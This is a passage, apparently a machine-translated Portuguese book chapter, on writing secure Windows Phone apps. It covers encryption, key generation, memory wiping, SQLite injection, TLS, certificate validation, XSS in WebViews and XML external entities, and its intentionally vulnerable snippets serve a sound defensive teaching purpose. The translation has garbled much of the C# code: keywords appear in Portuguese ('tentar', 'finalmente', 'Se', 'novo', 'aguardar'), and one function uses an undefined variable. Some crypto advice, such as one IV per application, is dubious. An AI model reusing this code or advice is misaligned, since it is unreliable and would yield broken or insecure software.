Se o `ptr` não for verificado antes de ser desreferenciado, ocorrerá um AV de ponteiro NULL e o processo (muito provavelmente) travará. Em geral, verifique os ponteiros retornados das APIs para garantir que as desreferências de ponteiro NULL não causem o travamento do aplicativo.

Quando você estiver alocando memória com base em valores controlados por invasores, recomendamos a realização de verificações de sanidade. Se isso não for feito, poderão ser alocados grandes blocos de memória e o desempenho do aplicativo será severamente prejudicado. Por exemplo, recomendamos que você não faça isso:

```
unsigned char *ptr = (unsigned char *) malloc(largeAttackerControlledValue);
```

Em vez disso, o código deve verificar se `largeAttackerControlledValue` é um valor sensato antes de permitir que a alocação de memória ocorra.

## Código C# inseguro

Embora não seja um código estritamente nativo, o C# permite que o código seja designado como inseguro usando as palavras-chave `unsafe` e `fixed`. Nesse código, ponteiros podem ser usados, e problemas de segurança podem surgir de forma semelhante a muitas vulnerabilidades de software nativo. No entanto, no momento em que este artigo foi escrito, o Windows Phone 8 e 8.1 não suporta o uso de código C# inseguro, e seu uso resultará na rejeição do aplicativo durante o processo de verificação da loja.

## Resumo

Ao trabalhar para identificar problemas de implementação em aplicativos do Windows Phone, os seguintes pontos podem ser úteis como uma lista de verificação geral. A lista de verificação é composta por uma série de perguntas; responder "sim" a uma pergunta representa um possível problema de segurança que deve ser investigado mais a fundo para descobrir o impacto no mundo real:

- O cache e os cookies HTTP são deixados sem serem excluídos quando não são mais necessários, o que representa um possível vazamento de informações confidenciais (ou seja, nos diretórios `INetCache` e `INetCookies` do aplicativo)?
- O aplicativo armazena dados confidenciais em arquivos em texto claro (ou seja, não criptografados)? ■ O aplicativo armazena dados confidenciais em algum banco de dados não criptografado?
- Há alguma fonte insegura de aleatoriedade sendo usada para gerar dados sensíveis à segurança, como chaves criptográficas?
- O aplicativo criptografa dados confidenciais usando práticas criptográficas ruins?
- Há algum uso indevido de código nativo que possa levar a vulnerabilidades clássicas de código nativo, como corrupção de memória?

# CAPÍTULO 13

## Como escrever aplicativos seguros para Windows Phone

Tendo abordado a avaliação de segurança dos aplicativos do Windows Phone com alguns detalhes, este capítulo discute práticas de codificação importantes para a criação de aplicativos seguros em primeiro lugar. Quando apropriado, fornecemos exemplos de código para uso em aplicativos que geralmente precisam ser "seguros".

## Considerações gerais sobre o projeto de segurança

Você deve considerar vários pontos ao projetar e analisar a segurança de um aplicativo. Eles podem ser resumidos da seguinte forma:

- **Análise do ponto de entrada - Quais** são as várias maneiras, como pontos de extremidade de comunicações entre processos (IPC) (manipuladores de arquivos, manipuladores de protocolos), comunicações da Web e download e análise de arquivos, pelas quais um invasor pode enviar dados para o seu aplicativo?
- **Validação de dados** - Seu aplicativo valida os dados antes de usá-los de maneiras potencialmente perigosas ou simplesmente confia neles? Tente fazer o mínimo possível de suposições sobre a integridade e a segurança dos dados.
- **Armazenamento e manuseio de dados** - Seu aplicativo lida com dados confidenciais? Ele os armazena? Os dados confidenciais não devem ser armazenados de forma clara, mas devem ser criptografados usando uma escolha sensata de algoritmo de criptografia, geração segura de chaves e APIs criptográficas.

Considerar essas perguntas gerais deve facilitar a análise da segurança do seu aplicativo e a identificação de áreas que podem exigir atenção ou análise adicional.

## Armazenamento e criptografia de dados com segurança

Quando os aplicativos lidam com dados confidenciais e precisam armazená-los para uso posterior (ou transmiti-los em uma rede), é importante armazenar esses dados com segurança, usando algoritmos de criptografia testados e comprovados que são amplamente aceitos como seguros. As subseções a seguir abordam o armazenamento seguro de arquivos e o armazenamento seguro de bancos de dados, e damos exemplos de como recomendamos a aplicação de criptografia aos dados armazenados em bancos de dados e arquivos simples.

### Cifras e modos de criptografia seguros

Para armazenar dados (ou transmiti-los), recomendamos o uso do AES-128 (Advanced Encryption Standard), no mínimo (embora seja preferível o AES-256), não no modo ECB. O modo CBC é uma opção sensata.

Também desaconselhamos o uso de cifras como DES (Data Encryption Standard, padrão de criptografia de dados); é sensato e recomendável usar o algoritmo AES (no momento em que este artigo foi escrito), padrão do setor, e é raro ser solicitado a usar qualquer outra coisa.

IVs codificados não devem ser usados com CBC; os IVs não devem ser secretos, mas devem ser uma instância exclusiva por aplicativo.

### Geração e gerenciamento de chaves

As chaves criptográficas devem ser geradas de forma segura. Isso significa que APIs não criptograficamente seguras, como System.Random, não devem ser usadas. Para gerar chaves aleatórias de forma segura, consulte a seção posterior deste capítulo, "Geração segura de números aleatórios".

Para gerar chaves com base em um segredo fornecido pelo usuário, ou seja, uma senha, uma opção recomendável é a Password-Based Key Derivation Function 2 (PBKDF2). Basicamente, a PBKDF2 gera uma chave a partir de uma senha, o que pode ser considerado seguro, desde que a senha tenha um comprimento suficiente e a contagem de iterações usada seja suficientemente alta (10.000, por exemplo).

O .NET fornece uma API para PBKDF2, ou seja, Rfc2898DeriveBytes, para a qual você pode encontrar a documentação completa no seguinte URL: <http://msdn.microsoft.com/en-us/library/system.security.cryptography.rfc2898derivebytes%28v=vs.110%29.aspx>.

Após a geração das chaves, elas não devem ser armazenadas no armazenamento local do aplicativo, pois o comprometimento de um dispositivo (com ou sem criptografia total de disco) pode resultar na divulgação da chave criptográfica. Se as chaves criptográficas forem geradas aleatoriamente e armazenadas no dispositivo, elas deverão ser "embrulhadas" (ou seja, criptografadas) com uma chave gerada pelo PBKDF2 derivada de um segredo conhecido pelo usuário. Se as chaves forem geradas diretamente do PBKDF2, não há necessidade de armazená-las.

## Criptografia de arquivos

Como dissemos em "Cifras e modos de criptografia seguros", acima, quando os aplicativos precisam armazenar dados confidenciais no dispositivo como arquivos, esses dados devem ser armazenados de forma criptografada; recomendamos o uso do AES-256 no modo CBC.

O código a seguir mostra um exemplo de código para as funções AES-256 CBC `encrypt()` e `decrypt()`, usando a função API do `AesManaged`:

```
public byte[] encrypt(byte[] dataIn, byte[] cryptoKey, byte[] iv)
{
    AesManaged aes = null; MemoryStream
    memoryStream = null; CryptoStream
    cryptoStream = null;

    tentar {
        aes = new AesManaged();
        aes.Key = cryptoKey; aes.IV
        = iv;
        aes.KeySize = 256; aes.Mode
        = CipherMode.CBC;

        memoryStream = new MemoryStream(); cryptoStream =
        new CryptoStream(memoryStream,
        aes.CreateEncryptor(), CryptoStreamMode.Write);

        byte[] data = Encoding.UTF8.GetBytes(dataToEncrypt);
        cryptoStream.Write(dataIn, 0, dataIn.Length);
        cryptoStream.FlushFinalBlock();

        // Retornar dados criptografados
        return memoryStream.ToArray();
    }
    finalmente {
        Se (cryptoStream != null) cryptoStream.Close();
        Se (memoryStream != null) memoryStream.Close();
        Se (aes != null)
            aes.Clear();
    }
}

string pública decrypt(byte[] dataIn, byte[] cryptoKey, byte[] iv)
{
    AesManaged aes = null; MemoryStream
    memoryStream = null;

    tentar {
        aes = new AesManaged();
        aes.Key = cryptoKey; aes.IV
        = iv;
        aes.KeySize = 256;
        aes.Mode = CipherMode.CBC;

        memoryStream = new MemoryStream();
        CryptoStream cryptoStream = new CryptoStream(memoryStream,
```

```

aes.CreateDecryptor(), CryptoStreamMode.Write);

// descriptografar dados
cryptoStream.Write(dataIn, 0, dataIn.Length);
cryptoStream.FlushFinalBlock();

byte[] decryptBytes = memoryStream.ToArray();

//Descarte
Se (cryptoStream != null)
    cryptoStream.Dispose();

//Retorno
return decryptBytes;
}

finalmente
{
    Se (memoryStream != null)
        memoryStream.Dispose();

    Se (aes != null)
        aes.Clear();
}
}

```

Cada uma das funções aceita dados de entrada, uma chave e um IV, todos como matrizes de bytes, e retorna os dados resultantes da criptografia ou descriptografia também como uma matriz de bytes.

Após a criptografia pelo método `encrypt()`, os dados resultantes podem ser armazenados usando as APIs de E/S de arquivo padrão:

`StorageFolder` ou `IsolatedStorage`, e `StreamReader`.

Os aplicativos também podem usar a API de proteção de dados padrão (DPAPI) para dados que serão armazenados localmente. (Se os dados forem transmitidos a um host remoto, o host não poderá descriptografá-los, pois somente o dispositivo local conhece a chave). No entanto, há certos casos contra seu uso em aplicativos que exigem altos níveis de segurança, que foram descritos na seção do Capítulo 12, "Uso indevido da API de proteção de dados no Windows Phone". Você pode encontrar a documentação da DPAPI no seguinte artigo do MSDN: <http://msdn.microsoft.com/en-us/library/windows/apps/hh487164%28v=vs.105%29.aspx>.

Se você usar a DPAPI, é altamente recomendável usar o parâmetro `optionalEntropy` com um segredo que somente o usuário do aplicativo conheça.

## Criptografia de bancos de dados

Dois tipos de banco de dados são de uso comum nos aplicativos do Windows Phone: Os bancos de dados nativos do Windows Phone e os bancos de dados baseados em SQLite. Abordaremos como aplicar criptografia a cada um desses tipos principais.

### Bancos de dados locais do Windows Phone

Felizmente, criar bancos de dados locais criptografados em aplicativos Windows Phone é muito fácil; basta usar a propriedade `Password` na string de conexão do banco de dados:

```
string connectionString = "Data
Source='isostore:/ToDo.sdf';Password='myDatabasePassword'";
```

Os desenvolvedores não devem, obviamente, codificar a senha; os princípios de gerenciamento seguro de credenciais e chaves devem ser seguidos. A aplicação da criptografia do banco de dados dessa forma resulta na criptografia do banco de dados por meio do AES-128 no modo CBC. A chave usada é o hash SHA-256 da senha especificada na propriedade `Password` da string de conexão.

Uma discussão detalhada sobre os bancos de dados locais do Windows Phone está além do escopo desta seção, mas uma breve introdução aparece no Capítulo 12.

Você também pode consultar a introdução do MSDN aos bancos de dados locais para obter um exemplo geral de implementação de armazenamento de banco de dados local: <http://msdn.microsoft.com/en-us/library/windows/apps/hh202860%28v=vs.105%29.aspx>.

A documentação no URL anterior também fornece informações sobre a aplicação de criptografia a um banco de dados, como vimos

também é feito nesta breve seção ([http://msdn.microsoft.com/en-us/library/windows/apps/hh202860%28v=vs.105%29.aspx#BKMK\\_DatabaseSecurity](http://msdn.microsoft.com/en-us/library/windows/apps/hh202860%28v=vs.105%29.aspx#BKMK_DatabaseSecurity)).

## Bancos de dados baseados em SQLite

As duas principais opções para aplicar criptografia a bancos de dados que são de natureza SQLite são o SQLite Encryption Extension (SEE) e o SQLCipher.

Cada uma dessas opções é quase tão simples de usar quanto as opções padrão do SQLite do Windows Phone, embora o SEE exija alguma configuração, incluindo a compilação da distribuição.

Para obter informações gerais sobre como obter e usar bancos de dados criptografados do tipo SQLite em seus aplicativos, consulte a documentação do SQLCipher ou do SEE em <https://www.zetetic.net/sqlcipher/> e <https://www.sqlite.org/see/doc/trunk/www/readme.wiki>.

## Geração segura de números aleatórios

Vimos como os números aleatórios podem ser mal gerados com alguns detalhes na seção do Capítulo 12, "Geração insegura de números aleatórios". Em particular, nos concentramos em como o gerador de números aleatórios não criptograficamente seguro do .NET - System.Random – pode introduzir erros de segurança em aplicativos que deveriam ser seguros.

No contexto dos aplicativos móveis, sem dúvida, o caso de uso mais comum para a geração de números aleatórios é a geração de chaves criptográficas. Na computação móvel moderna, os aplicativos móveis geralmente dependem de dados mantidos no armazenamento isolado de um aplicativo como sendo seguros e, como tal, a recuperação desses dados por invasores pode ter consequências muito graves.

O System.Random não é adequado para gerar chaves criptográficas seguras. Esta breve seção fornece exemplos positivos que mostram como a API RNGCryptoServiceProvider pode ser usada para gerar chaves criptográficas. Obviamente, o mesmo método pode ser usado para gerar dados aleatórios para qualquer outra finalidade.

O RNGCryptoServiceProvider não tem os mesmos problemas de previsibilidade dos dados de saída que o System.Random tem. Felizmente, também, o uso do RNGCryptoServiceProvider é simples. Considere o exemplo a seguir para gerar uma chave criptográfica de 256 bits:

```
RNGCryptoServiceProvider rng = new RNGCryptoServiceProvider(); byte[]  
cryptoKey = new byte[32];  
rng.GetBytes(cryptoKey);  
  
// A cryptoKey agora contém 32 bytes aleatórios!
```

Embora a API RNGCryptoServiceProvider seja significativamente mais lenta (alguns benchmarks estimam que seja cerca de 300 vezes mais lenta), no contexto de aplicativos móveis, a geração de chaves criptográficas e outros dados aleatórios geralmente é uma ocorrência rara, portanto, a segurança criptográfica dos dados de saída versus a velocidade de sua geração é uma troca que vale a pena para aplicativos que precisam ser seguros.

A documentação completa da classe RNGCryptoServiceProvider aparece na página MSDN da API em <http://msdn.microsoft.com/en-us/library/system.security.cryptography.rngcryptoserviceprovider%28v=vs.110%29.aspx>.

## Proteção de dados na memória e limpeza da memória

Quando se lida com dados confidenciais na memória, às vezes é desejável poder limpar a memória quando ela não for mais necessária. Ter a memória confidencial protegida também é desejável para diminuir as chances de ataques de análise de memória obterem acesso a dados confidenciais no espaço de memória de um processo. Um exemplo desse tipo de dado seria uma chave criptográfica.

Recomendamos que as chaves criptográficas sejam apagadas da memória quando não forem necessárias. Exemplos de cenários de quando limpar uma chave criptográfica incluem:

- Quando o aplicativo é colocado em segundo plano
- Quando o bloqueio de tela personalizado do aplicativo é aplicado

## ■ Quando a chave não for necessária no momento

Nesses casos, é recomendável substituir todos os elementos da matriz de bytes que contém a chave criptográfica. Por exemplo:

```
for(int i = 0; i < 32; i++) {  
    cryptoKey[i] = 0;  
}
```

É claro que a maioria dos aplicativos do Windows Phone é executada em um tempo de execução e, em teoria, o tempo de execução pode criar cópias adicionais de qualquer objeto, portanto, limpar uma matriz de bytes para livrar o processo dos dados deve ser considerado uma tentativa de "melhor esforço".

Uma possível solução para esse problema é implementar todo o código de criptografia como uma biblioteca nativa e chamá-la a partir do seu código C#. A biblioteca nativa lidaria com todas as tarefas relacionadas à criptografia e, em seguida, faria `memset_s()` das chaves de criptografia e de outros dados confidenciais após a conclusão de suas tarefas. (`O_s()` impede que a otimização do compilador remova a chamada `memset()`). O URL a seguir fornece um projeto de amostra para chamar uma biblioteca nativa (escrita em C++) por meio de código C# gerenciado:  
<https://code.msdn.microsoft.com/windowsapps/Windows-Phone-8-JumpStart-108965b9>.

Se, no entanto, seu aplicativo for realmente escrito como um aplicativo nativo, usar `memset_s()` em suas chaves criptográficas confidenciais deve ser suficiente para garantir a exclusão delas do espaço de memória do processo.

Lembre-se de que os objetos de cadeia de caracteres são imutáveis, portanto, depois que os valores são mantidos nesses objetos, o valor não pode ser apagado; o descarte do conteúdo do objeto fica a critério do coletor de lixo do CLR. Infelizmente, nenhum equivalente seguro, como o `SecureString`, é suportado atualmente nas plataformas Windows Phone. Portanto, sempre que possível, os desenvolvedores devem tentar usar matrizes `byte[]` e `char[]` em vez de cadeias de caracteres para armazenar dados particularmente confidenciais, como senhas.

A remoção de dados confidenciais da memória do processo é uma tentativa de melhor esforço por parte do desenvolvedor. Entretanto, a remoção imediata do objeto não é garantida (ou seja, por meio da coleta de lixo). Quando os desenvolvedores precisam usar objetos de cadeia de caracteres e desejam que o lixo do conteúdo seja coletado e removido, eles podem considerar a possibilidade de definir a referência como `nula` e, nesse momento, chamar o coletor de lixo manualmente:

```
s = null;      // define a ref.  
como nulaGC.Collect();    //  
invoca o GC
```

Observe, no entanto, que isso não garante que o conteúdo do objeto será descartado imediatamente, mas é o melhor que um desenvolvedor pode fazer ao usar objetos imutáveis.

## Como evitar a injeção de SQLite

Quando os aplicativos usam bancos de dados locais do Windows Phone para armazenar seus dados em formato de banco de dados, não há risco de injeção de SQL, porque os desenvolvedores interagem com o banco de dados por meio de uma camada LINQ-para-SQL, em vez de falar diretamente com o banco de dados usando consultas SQL.

No entanto, pode haver risco de injeção de SQL quando bancos de dados SQLite são usados; a injeção de SQL é possível em aplicativos do Windows Phone quando os desenvolvedores usam SQLite (como via `sqlite-net`) ou `SQLCipher`. As seguintes APIs são propensas a serem mal utilizadas para ataques de injeção de SQL:

- `db.CreateCommand()`
- `db.Execute()`
- `db.ExecuteScalar()`
- `db.Query()`
- `db.Query<T>()`
- `db.DeferredQuery()`
- `db.DeferredQuery<T>()`

Quando os desenvolvedores querem executar consultas brutas em vez de usar camadas de abstração para lidar com a construção de instruções SQL, os bugs de injeção SQL ocorrem devido à inclusão direta de dados controlados pelo invasor nas consultas, em vez de

usando a parametrização para a construção da consulta.

Por exemplo, o fragmento de código a seguir é vulnerável à injeção de SQL, supondo que um invasor esteja no controle da string `attackerInput`:

```
var db = new SQLiteConnection(Path.Combine(ApplicationData.Current.LocalFolder.Path,
"test.db"));

[ ... ]

SQLiteCommand cmd = db.CreateCommand("select * from Stock where Symbol = '" + attackerInput
+ "'");

// Obter todos os itens de estoque com o nome em questão
List<Stock> stockList = cmd.ExecuteQuery<Stock>();
```

No trecho anterior, a cadeia de caracteres `attackerInput` é incluída na consulta bruta por concatenação, portanto, qualquer dado na cadeia de caracteres `attackerInput` simplesmente se torna parte da própria consulta, permitindo que o invasor altere a estrutura da consulta real.

Os desenvolvedores que precisam construir consultas brutas para operações no banco de dados SQLite devem usar os recursos de parametrização da API. O trecho de código a seguir mostra como construir a mesma consulta anterior, sem estar vulnerável à injeção de SQL:

```
var db = new SQLiteConnection(Path.Combine(ApplicationData.Current.LocalFolder.Path,
"test.db"));

[ ... ]

SQLiteCommand cmd = db.CreateCommand("select * from Stock where Symbol = ?",
attackerInput);

// Obter todos os itens de estoque com o nome em questão
List<Stock> stockList = cmd.ExecuteQuery<Stock>();
```

O caractere "?" em negrito instrui a API `CreateCommand()` a incluir `attackerInput` como um parâmetro da consulta e, dessa forma, todos os dados em `attackerInput` serão tratados corretamente como dados, e não como parte da própria sintaxe da consulta.

No entanto, em geral, recomendamos que você use uma abordagem de modelo de dados, em vez de construir consultas SQL brutas, se possível. O README do github do Sqlite-net fornece um exemplo simples de como fazer isso em <https://github.com/praeclarum/sqlite-net/blob/master/README.md>. O exemplo também se aplica ao SQLCipher, dada a semelhança deliberada de sua API com outras camadas do SQLite.

## Implementação de comunicações seguras

Como em qualquer aplicativo que exija comunicações de rede seguras, os aplicativos móveis também devem usar canais de comunicação seguros para suas interações baseadas em rede. Esta seção oferece diretrizes para comunicações de rede seguras.

### Usando SSL/TLS

O uso de SSL/TLS para todo o tráfego de rede que possa conter informações confidenciais agora é padrão. Em geral, porém, recomendamos o uso de SSL/TLS para todas as comunicações de rede, pois a interferência em comunicações não confidenciais também pode acabar tendo consequências para a segurança; considere vulnerabilidades de análise ainda desconhecidas ou injeção de HTML/JavaScript que facilitam tentativas de phishing, por exemplo.

Para realizar qualquer tipo de interação baseada na Web, recomendamos o uso de URLs `https://`, em vez de `http://` URLs, que resultam em tráfego transmitido de forma não criptografada.

Quando os aplicativos usam componentes `WebBrowser` ou `WebView`, as páginas devem ser carregadas por meio de `https://`,

```
webBrowser.Navigate(new Uri("https://www.myapp.co.uk", UriKind.Absolute));
```

e nunca via `http://`, como neste exemplo inseguro:

```
webBrowser.Navigate(new Uri("http://www.myapp.co.uk", UriKind.Absolute));
```

Os mesmos princípios se aplicam ao fazer solicitações de API usando, por exemplo, a API `WebRequest`; use SSL - como em,

```
string requestUri = "https://www.myapp.co.uk/webapi/getPost=" + postId;
HttpWebRequest request =
    (HttpWebRequest)HttpWebRequest.Create(requestUri); [
... ]
```

```
request.BeginGetResponse(GetPostCallback, request);
```

e não por meio do URL `http://` equivalente.

As conexões SSL devem ser usadas para interações de rede que não sejam baseadas em HTTP. A seguinte documentação do MSDN detalha como ativar o SSL/TLS para conexões feitas via `Windows.Networking.Sockets`:  
<http://msdn.microsoft.com/en-us/library/windows/apps/hh780595.aspx>.

Embora seja discutível que as solicitações que não lidam com informações confidenciais não precisem ser feitas por meio de sessões SSL/TLS, a criptografia de dados não é a única vantagem de segurança do uso de túneis criptografados. O uso de SSL/TLS para comunicações não confidenciais deve ser incentivado porque o SSL/TLS garante a integridade dos dados enviados e recebidos, garante a identidade do par remoto e pode evitar vetores de ataque imprevistos que poderiam ocorrer como resultado da capacidade de um invasor de se injetar em um fluxo não SSL/TLS (ou seja, tentativas de phishing ou exploração de um bug em uma biblioteca usada por um aplicativo, direta ou indiretamente).

Portanto, recomendamos o uso de SSL/TLS para todas as comunicações de rede feitas por aplicativos móveis, especialmente porque o uso de smartphones em redes não confiáveis, como redes Wi-Fi abertas em cafeterias, bares e hotéis, tornou-se muito comum. Alguns protocolos padrão de telefones celulares, como o General Packet Radio Service (GPRS), também têm problemas conhecidos relacionados a forçar os telefones a se conectarem a uma estação base controlada por um invasor (<https://blog.mdsec.co.uk/2014/11/44con-2014-greedybts-hacking-adventures.html>).

## Validação de certificados SSL/TLS

Em geral, o único motivo sensato para desativar a validação de certificados em aplicativos é o fato de o aplicativo estar em desenvolvimento, pois muitos ambientes de desenvolvimento não têm certificados assinados pela autoridade de certificação (CA) instalados em sua infraestrutura. Na produção, geralmente não existem bons motivos para desativar a validação de certificados SSL/TLS.

No Windows Phone 8, as APIs HTTP não expõem nenhuma maneira documentada de desativar as verificações de validade do certificado, portanto, garantir que a validação do certificado esteja ativada geralmente não é uma preocupação nos aplicativos do Windows Phone 8.

O Windows Phone 8.1, no entanto, permite que a validação do certificado seja desativada no `Windows.Web.Http.HttpClient` por meio do uso de um objeto `HttpBaseProtocolFilter`. Um código como o seguinte desativa a validação do certificado:

```
HttpBaseProtocolFilter filter = new HttpBaseProtocolFilter();

filter.IgnorableServerCertificateErrors.Add(ChainValidationResult.Untrusted);
filter.IgnorableServerCertificateErrors.Add(ChainValidationResult.Expired);

[ ... ]

var httpClient = novo Windows.Web.Http.HttpClient(filter);
```

Os desenvolvedores que preparam seus aplicativos para compilação e lançamento devem garantir que nenhum objeto `HttpBaseProtocolFilter` esteja sendo instanciado e usado para desativar a validação do certificado SSL/TLS. A falha em garantir que a validação do certificado esteja ativada nas compilações de produção pode colocar em risco os dados dos usuários do aplicativo, portanto, é altamente recomendável adicionar essas verificações à lista de verificação de compilação de um engenheiro.

## Como evitar scripts entre sites em WebViews e componentes do WebBrowser

No Capítulo 12, discutimos como os ataques de injeção nos componentes `WebBrowser` e `WebView` podem ter sérias consequências.

consequências para a segurança. Em particular, ataques de script entre sites por invasores adequadamente posicionados (ou seja, Wi-Fi não criptografado em cafeterias e hotéis) podem resultar em ataques como roubo de cookies e ataques de phishing. Como a proteção contra esses ataques é importante para aplicativos seguros de smartphones, oferecemos diretrizes para minimizar o risco de scripts entre sites nos componentes `WebBrowser` e `WebView`.

## Uso de SSL/TLS para comunicações de rede

Quando os componentes `WebBrowser` e `WebView` buscam e renderizam dados via HTTP (e não HTTPS), sempre existe o risco de um invasor adequadamente posicionado injetar dados na sessão. Esses dados podem incluir JavaScript e HTML que configuram uma tentativa de phishing ou JavaScript que tenta roubar os cookies de sessão de um usuário. O HTML e o JavaScript injetados também podem tentar explorar vulnerabilidades de análise nos próprios mecanismos de HTML e JavaScript.

Conforme mencionado anteriormente neste capítulo, é recomendável usar sessões SSL/TLS para todas as comunicações, independentemente de o tráfego ser considerado sensível ou não.

## Desativando o JavaScript

Se um controle do `WebBrowser` não exigir especificamente JavaScript para fornecer a funcionalidade do aplicativo, é aconselhável não ativá-lo. Na verdade, os componentes do `WebBrowser` exigem que o JavaScript esteja explicitamente ativado para que o JavaScript seja executado em primeiro lugar.

O JavaScript pode ser ativado por meio da propriedade `IsScriptEnabled`, seja de forma programática ou na marcação XAML apropriada. O padrão é `False`, mas copiar e colar exemplos de código de sites como o StackOverflow pode fazer com que alguns desenvolvedores enviem aplicativos que ativam o JavaScript sem essa intenção específica.

Se o `WebView` ou o `WebBrowser` do seu aplicativo não exigir explicitamente que o JavaScript esteja ativado, certifique-se de que o aplicativo não contenha o seguinte (sem distinção de caso), em nenhuma página XAML ou em sua base de código:

```
IsScriptEnabled="True"
```

Definir a propriedade `IsScriptEnabled` como `False` explicitamente para as instâncias do `WebBrowser` pode ser aconselhável, se você não precisar do JavaScript, caso a Microsoft altere o padrão para `True` no futuro. O JavaScript pode ser explicitamente desativado na marcação da página XAML na qual o componente `WebBrowser` está contido, ou seja,

```
<phone:WebBrowser Name="browser"
    IsScriptEnabled="False"
    ScriptNotify="browser_ScriptNotify"
    Source="https://www.myapp.com" />
```

Como alternativa, a configuração pode ser definida de forma programática no objeto em questão:

```
myWebBrowser.IsScriptEnabled="False"
```

No momento, não existe nenhuma maneira documentada de desativar o JavaScript em um objeto `WebView`, portanto, um desenvolvedor que não exija o uso de JavaScript pode considerar o uso do `WebBrowser` no lugar do `WebView`.

## Construção segura de HTML dinâmico e JavaScript

Alguns aplicativos podem construir HTML e JavaScript dinamicamente, muitas vezes usando dados que são influenciados ou controlados por um invasor. Por exemplo, considere o seguinte fragmento de código:

```
string someHtml = "<html><head><img src='attackerInfluencedValue'></html>";
[ ... ]
myWebView.NavigateToString(someHtml);
```

Nessas situações, os desenvolvedores devem garantir que os valores influenciados pelo invasor que estão sendo inseridos no código HTML e JavaScript gerado dinamicamente sejam higienizados para que os invasores não possam controlar a sintaxe do código resultante.

Para evitar que muitos casos de conteúdo malicioso sejam injetados em strings HTML/JavaScript, use o API `HttpUtility.HtmlEncode()`:

```
string someHtml = "<html><head><img src=\"\" +  
HttpUtility.HtmlEncode(attackerInfluencedValue) +" \ "></html>";
```

Nesses casos, a cadeia de caracteres do invasor não conseguiria sair do parâmetro `src="..."`, evitando assim ataques de injeção de script.

No entanto, os desenvolvedores também devem ter cuidado ao passar valores controlados por invasores como parâmetros de função JavaScript. Considere o seguinte caso:

```
string someHtml = "<html><head><script>someFunction(" +  
attackerControlledString + ")</script><html>";
```

Nesse caso, um invasor poderia, por exemplo, passar `alert(1)` como `attackerControlledString`, o que resultaria na execução de `alert(1)` antes de o controle ser passado para `someFunction()`.

Para evitar esses casos, coloque o valor controlado pelo invasor entre aspas duplas e também o escape para evitar o escape das aspas duplas:

```
string someHtml = "<html><head><script>someFunction(\"" + HttpUtility.HtmlEncode(attackerControlledString) +  
"\")</script><html>";
```

## Evitando ataques de scripts locais

No Capítulo 11, descrevemos como a abertura de arquivos nos controles `WebBrowser` e `WebView` a partir do sistema de arquivos local pode resultar no roubo de arquivos da área restrita do aplicativo. Em particular, isso é possível porque a política de mesma origem permite o acesso a documentos que são da mesma origem; no contexto de um arquivo carregado localmente, esse é o sistema de arquivos local.

Portanto, é recomendável evitar a construção ou o salvamento off-line de páginas da Web para carregamento futuro no sistema de arquivos, a menos que você seja muito cuidadoso para garantir que o conteúdo delas seja seguro.

## Análise segura de XML

É bem conhecido no setor de segurança de computadores que os principais riscos relacionados à análise de XML são a resolução de DTDs (Document Type Definitions), especialmente DTDs que se referem a entidades externas, como arquivos locais e outros URLs. Os ataques a entidades externas podem resultar no roubo de arquivos do sistema de arquivos e permitir que os serviços internos da Web sejam atingidos por meio de URLs resolvidos como entidades externas; ambos os casos são obviamente indesejáveis do ponto de vista da segurança. A expansão de DTDs também pode resultar em ataques de negação de serviço (DoS), geralmente chamados de ataques de "bilhões de risadas".

Como discutimos em detalhes na seção do Capítulo 11, "Atacando a análise de XML", a API padrão para processamento de XML em aplicativos do Windows Phone é o `XDocument` e as classes associadas.

Felizmente para o desenvolvedor do Windows Phone, os objetos `XDocument` não analisam DTDs por padrão e, como tal, o desenvolvedor deve definir manualmente um atributo no objeto para ativar essa análise. Isso, no entanto, é possivelmente mais comum do que o esperado, já que os desenvolvedores geralmente copiam e colam códigos de sites de contribuição da comunidade, como o StackOverflow.

Os desenvolvedores e os testadores de segurança devem garantir que os aplicativos não tenham código semelhante ao seguinte, que permite a análise de DTD:

```
var settings = new XmlReaderSettings { DtdProcessing = DtdProcessing.Parse }; XmlReader  
xmlReader = XmlReader.Create("someFile.xml", settings);  
  
// analisar o arquivo XML  
XDocument xmlDoc = XDocument.Load(xmlReader);
```

## Limpando o cache da Web e os cookies da Web

Se um dispositivo for comprometido, um invasor poderá obter acesso aos cookies e ao cache da Web que foi adquirido por meio das interações baseadas na Web do aplicativo. O comprometimento dos cookies pode permitir o acesso à sessão da Web de um usuário,

e o comprometimento do cache pode resultar na divulgação de informações confidenciais para o possível invasor.

Do ponto de vista da segurança, limpar os cookies e o cache da Web quando eles não são mais necessários, como quando o bloqueio de tela de um aplicativo é ativado ou quando o usuário sai do aplicativo ou da interface da Web com a qual ele está se comunicando, é, portanto, uma boa prática. Discutiremos aqui como você pode fazer isso.

## Limpeza de cookies

Remova os cookies do dispositivo quando eles não forem mais necessários, pois, caso contrário, eles ainda poderão estar presentes no diretório `INetCookies` do aplicativo. O controle `WebBrowser` permite que os cookies sejam excluídos usando a API `ClearCookiesAsync()`:

```
aguardar o novo WebBrowser().ClearCookiesAsync();
```

Observe que a API `ClearCookiesAsync()` pode simplesmente ser chamada em qualquer componente do `WebBrowser` instanciado pelo aplicativo ou estaticamente, como no trecho de código anterior.

Há também uma maneira de excluir cookies quando o `WebView` está sendo usado:

```
Windows.Web.Http.Filters.HttpBaseProtocolFilter myFilter = novo  
Windows.Web.Http.Filters.HttpBaseProtocolFilter();  
var cookieManager = myFilter.CookieManager; HttpCookieCollection  
myCookieJar = cookieManager.GetCookies(new  
Uri("https://www.targeturi.com"));  
foreach (HttpCookie cookie em myCookieJar)  
{  
    cookieManager.DeleteCookie(cookie);  
}
```

Aqui <https://www.targeturi.com> é o URL para o qual os cookies devem ser excluídos.

## Limpando o cache da Web

A maneira mais completa de garantir que nenhuma das interações do seu aplicativo com a Web resulte em armazenamento em cache na pasta `INetCache` é garantir que o servidor da Web com o qual está interagindo especifique as diretivas de não armazenamento em cache apropriadas em suas respostas HTTP(S). Por exemplo, os seguintes cabeçalhos nas respostas HTTP(S) devem ser suficientes para impedir que `WebView`, `WebBrowser`, `WebRequest` (e outras classes semelhantes) armazenem em cache os dados de quaisquer respostas:

```
Cache-Control: no-store  
Pragma: no-cache
```

O trecho anterior representa nossa recomendação geral para a prevenção do armazenamento de dados em cache.

Quando os aplicativos usam um controle do `WebBrowser`, é possível excluir programaticamente o cache desse `WebBrowser` usando a API `ClearInternetCacheAsync()`. Consulte a documentação MSDN da API no seguinte URL:  
[http://msdn.microsoft.com/library/windows/apps/jj571213\(v=vs.105\).aspx](http://msdn.microsoft.com/library/windows/apps/jj571213(v=vs.105).aspx).

